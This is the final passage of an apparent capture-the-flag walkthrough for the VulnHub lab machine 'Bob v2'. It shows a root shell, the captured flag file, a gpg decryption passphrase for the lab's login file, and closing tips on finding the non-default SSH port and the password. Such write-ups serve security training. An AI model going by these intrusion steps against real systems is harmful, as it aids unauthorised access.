drwxrwxrwt 11 root root 4096 Jul 12 13:11 tmp
drwxr-xr-x  10 root root 4096 Feb 21 15:14 usr
drwxr-xr-x  12 root root 4096 Feb 28 19:03 var
lrwxrwxrwx  1 root root  26 Feb 21 15:16 vmlinuz -> boot/vmlinuz-4.9.0-4-amd64
lrwxrwxrwx  1 root root  26 Feb 21 15:16 vmlinuz.old -> boot/vmlinuz-4.9.0-4-amd64
root@Milburg-High:~# cat flag.txt
hey n there flag.txt
root@Milburg-High:~#
```

Terminal tabs: Parrot Terminal, Mozilla Firefox (sandbox), Parrot Terminal, bob@Milburg-High: ~/Documents

```
Applications Places System bob@Milburg-High: ~/Documents
File Edit View Search Terminal Help
root@Milburg-High:~# ls /root/
bin dev flag.txt initrd.img lib lost+found mnt proc run srv tmp var vmlinuz.old
boot etc homesrc initrd.img.old lib64 media opt root sbin sys usr vmlinuz
root@Milburg-High:~# more flag.txt
CONGRATS ON GAINING ROOT
ls
Not Found...
Pwn ( )
cd ...
ls
Secret : #root
login.txt
staff.txt
gpg --yes batch --passphrase=HARPOCRATES login.txt.gpg
ls
Secret
login.txt.gpg
staff.txt
gpg --yes batch --passphrase=harpocrates login.txt.gpg
ls
Secret
login.txt.gpg
staff.txt
Thanks for playing ~c0rruptedbit
root@Milburg-High:~#
```

Terminal tabs: Parrot Terminal, Mozilla Firefox (sandbox), Parrot Terminal, bob@Milburg-High: ~/Documents

The capture the flag event is completed.

Final Thought

To do the Bob v2, you need a good nmap skill as the SSH port is not default port 22. It is quite hard to find Bob's password from the “notes.sh”. The creator of Bob v2 makes some modifications on the VM since 1.0 and 1.0.1 for bug fixes and modifications. The download link provided in VulnHub can download the latest v2.

-- THE END --